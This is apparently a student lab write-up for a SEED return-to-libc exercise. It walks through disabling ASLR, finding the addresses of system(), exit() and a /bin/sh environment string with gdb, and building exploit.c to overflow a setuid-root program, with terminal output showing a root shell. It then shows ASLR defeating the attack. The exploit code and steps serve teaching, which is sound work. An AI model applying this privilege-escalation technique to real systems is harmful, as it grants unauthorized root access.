

SETUP commands I ran first:

- `sudo sysctl -w kernel.randomize_va_space=0`
- `sudo ln -sf /bin/zsh /bin/sh`

I compiled the vulnerable program, changed the owner of the file to root and made it executable using:

1. `gcc -fno-stack-protector -z noexecstack -o retlib retlib.c`
2. `sudo chown root retlib`
3. `sudo chmod 4755 retlib`

```

Terminal
[05/26/25]seed@VM:~/Downloads$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[05/26/25]seed@VM:~/Downloads$ sudo ln -sf /bin/zsh /bin/sh
[05/26/25]seed@VM:~/Downloads$ gcc -fno-stack-protector -z noexecstack -D BUF_SIZE 44 -o retlib retlib.c
gcc: error: 44: No such file or directory
[05/26/25]seed@VM:~/Downloads$ gcc -fno-stack-protector -z noexecstack -D BUF_SIZE=44 -o retlib retlib.c
[05/26/25]seed@VM:~/Downloads$ sudo chown root retlib
[05/26/25]seed@VM:~/Downloads$ sudo chmod 4755 retlib
[05/26/25]seed@VM:~/Downloads$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Downloads/retlib
Returned Properly
[Inferior 1 (process 3705) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib

```

I then ran the gdb compiler:

1. `gdb -q retlib`
2. Run
3. `p system`
4. `p exit`

[illegible]

In the next step I defined a new variable MYSHELL with the value /bin/sh using command:


- export MYSHELL=/bin/sh

I then created a helper script called ENV.c with the following content:

```
void main(){
    char* shell = (char *) getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```


Compiling and running this program, I got the address of the previously defined MYSHELL variable, which contains the /bin/sh.

Next, by making a “dummy” badfile full of A’s I noticed it stopped returning successfully at 53A’s which means buffer overflow occurs after 52A’s. As such, I knew that the first address was at  $52 + 4 = 56$ , the following would be at 60 and the last at 64.



```
Terminal File Edit View Search Terminal Help 12:57 PM
> ^C
[05/26/25]seed@VM:~/Downloads$ ./retlib
Returned Properly
[05/26/25]seed@VM:~/Downloads$ ./retlib
Returned Properly
[05/26/25]seed@VM:~/Downloads$ ./retlib
Returned Properly
Segmentation fault
[05/26/25]seed@VM:~/Downloads$ gcc -o exploit exploit.c
[05/26/25]seed@VM:~/Downloads$ ./exploit
[05/26/25]seed@VM:~/Downloads$ ./retlib
Returned Properly
[05/26/25]seed@VM:~/Downloads$ gcc -o exploit exploit.c
[05/26/25]seed@VM:~/Downloads$ ./exploit
[05/26/25]seed@VM:~/Downloads$ ./retlib
Returned Properly
[05/26/25]seed@VM:~/Downloads$ gcc -o exploit exploit.c
[05/26/25]seed@VM:~/Downloads$ ./exploit
[05/26/25]seed@VM:~/Downloads$ ./retlib
Returned Properly
# whoami
root
#
```

I then modified the exploit.c file to contains the 56 to 64 addresses as well as the p system, p exit and /bin/sh values I got previously with the helper script and gdb. I also made char buf[80] since the original [40] wasn't large enough for my -BUF\_SIZE = 44 case.



```
File Edit View Search Tools Documents Help
Open Save
*ADDRESSES x ENV.c x exploit.c x badfile x
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[80];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[64] = 0xbffffe1c ; // "/bin/sh"
    *(long *) &buf[56] = 0xb7e42da0 ; // system()
    *(long *) &buf[60] = 0xb7e369d0 ; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
C Tab Width: 8 Ln 15, Col 20 INS
```

Lastly, compiling and running exploit.c and then running the retlib program worked as expected 😊:

```
[05/26/25]seed@VM:~/Downloads$ gcc -o exploit exploit.c
[05/26/25]seed@VM:~/Downloads$ ./exploit
[05/26/25]seed@VM:~/Downloads$ ./retlib
# whoami
root
#
```

As Task 4 mentions, we can turn on the address randomization using command:

- sudo sysctl -w kernel.randomize\_va\_space=2

```
[05/26/25]seed@VM:~/Downloads$ sudo sysctl -w kernel.r
andomize_va_space=2
kernel.randomize_va_space = 2
[05/26/25]seed@VM:~/Downloads$ ./retlib
Segmentation fault
[05/26/25]seed@VM:~/Downloads$
```

This time running retlib returns 'segmentation fault'.

This is because buffer overflow occurred but the address of system(), exit() and /bin/sh varied every time. So we can not get a hold on for an exact address. This is why the attack was not successful.

The Values of X, Y and Z (64, 56 and 60) do not change, only their addresses change.